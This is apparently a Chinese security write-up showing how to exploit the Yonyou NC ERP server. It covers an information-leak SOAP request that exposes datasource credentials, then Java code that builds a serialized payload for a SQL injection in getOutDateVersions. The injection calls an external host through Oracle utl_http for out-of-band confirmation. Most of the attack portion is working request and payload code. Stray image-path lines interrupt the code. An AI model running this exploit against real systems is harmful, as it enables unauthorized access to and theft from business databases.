web.xml:

<servlet-mapping>

   <servlet-name>CommonServletDispatcher</servlet-name>

   <url-pattern>/ServiceDispatcherServlet/\*</url-pattern>

</servlet-mapping>

<servlet>

   <servlet-name>CommonServletDispatcher</servlet-name>

   <servlet-class>nc.bs.framework.comn.serv.CommonServletDispatcher</servlet-class>

   <init-param>

      <param-name>service</param-name>

      <param-value>nc.bs.framework.comn.serv.ServiceDispatcher</param-value>

   </init-param>

   <load-on-startup>10</load-on-startup>

</servlet>

这里我们只说变化的部分：

直接看

InvocationInfo

这个类：

public InvocationInfo(String module, String serviceName, String methodName, Class<?>[] parameterTypes, object[] parameters, String clientHost) {

    this(serviceName, methodName, parameterTypes, parameters, clientHost);

    this.module = module;

}

相比以前多了一个最后的参数，请求的来源ip

现在的63相对于53是数据传输加密的：

流程是这样的，客户端和服务端共同约定一个算法，然后客户端传递的数据是加密的，到服务端再进行解密

这么一来，貌似很合理的请求流程就有些脱裤子放屁

因为客户端的代码我们可以通过cache同步，那么构造后的payload自然就能被服务端解析，我们不需要知道算法

开始构造payload：

<component priority="0" remote="true" singleton="true" supportAlias="false" tx="CMT" accessProtected="false">

          <interface>nc.bs.dbcache.intf.IOutDateVersion</interface>

          <implementation>nc.bs.dbcache.impl.OutdateVersionImpl</implementation>

 </component>

public SyncPointVersions getOutDateVersions(String afterTs) {

    SyncPointVersions spv = null;

    try {

        long e = TimeService.getInstance().getTime();

        String machineTime = StringUtil.getTimeStampString(e);

        if(afterTs == null || machineTime.compareTo(afterTs) < 0) {

            afterTs = "-1";

        }

        String querySql = "select CacheTabName,CacheTabVersion  from (Select CacheTabName, CacheTabVersion,row\_number() over (partition by cachetabname order by cachetabversion desc) rn  from BD\_cachetabversion  where CacheTabVersion >=\'" + afterTs + "\' ) ctv where ctv.rn=1";

        Logger.debug("execute query cache version SQL:" + querySql);

        List list = (List)(new ServerDBFacade()).runQuery(querySql, new ArrayListProcessor());

        if(list.size() > 0) {

            spv = new SyncPointVersions();

            HashSet versionSet = new HashSet();

            spv.setTs(afterTs);

            Iterator i$ = list.iterator();

这里进行了数据拼接

在开始构造payload之前我们必须知道几个变量

obj.setUserId();

obj.setLangCode();

obj.setUserDataSource();

obj.setModule();

这里我们可以通过一处信息泄露，查到所有的值：

POST /uapws/service/nc.itf.ses.inittool.PortalSESInitToolService HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://myerp.ufida.com/uapws/service/

Cookie: JSESSIONID=9DC24FF814401CED1B23B3074D99D6D7.ncServer; JSESSIONID=F525E5941181E4D85D8D3CEA214984D0.ncServer

X-Forwarded-For: 8.8.8.8'"

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

SOAPAction: urn:getDataSourceConfig

Content-Type: text/xml;charset=UTF-8

Host: myerp.ufida.com

Content-Length: 256

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:por="http://inittool.ses.itf.nc/PortalSESInitToolService">


   <soapenv:Header/>

   <soapenv:Body>

      <por:getDataSourceConfig/>

   </soapenv:Body>

</soapenv:Envelope>



还泄露了数据的密码和用户

当然这个不是重点，我们要的就是这几个值

构造payload：

package nctest;

import nc.bs.framework.common.InvocationInfo;

import nc.bs.framework.comn.NetobjectOutputStream;

import nc.login.vo.LoginRequest;

import java.io.FileOutputStream;

public class fenxi {

    public static String filename = "E:/IdeaProjects/ncclientjiami/payloads/1.fenxi.bin";

    public static void Gen\_payload(InvocationInfo obj) throws Exception{

        obj.setUserId("#UAP#");

        obj.setLangCode("simpchn");

        obj.setUserDataSource("nc");

        obj.setModule("uap");

        obj.setUserCode("test");

        FileOutputStream output = new FileOutputStream(filename);

        NetobjectOutputStream.writeobject(output, obj);

    }

    //nc.bs.dbcache.intf.IOutDateVersion

    public static void Sqlinjection\_01() throws Exception {

        Class[] parametertypes = new Class[]{String.class};

        object[] parametervalues = new object[]{"1' and utl\_http.request('http://yongyou.ksorvd.ijiandao.win')='1"};

        InvocationInfo obj = new InvocationInfo("nc.bs.dbcache.intf.IOutDateVersion","getOutDateVersions",parametertypes,parametervalues,"169.254.80.196");

        Gen\_payload(obj);


    }

    public static void main(String[] args) throws Exception {

        Sqlinjection\_01();

    }

}



然后发包测试，这里我们通过cloueye抓取



构造一个能出数据的：

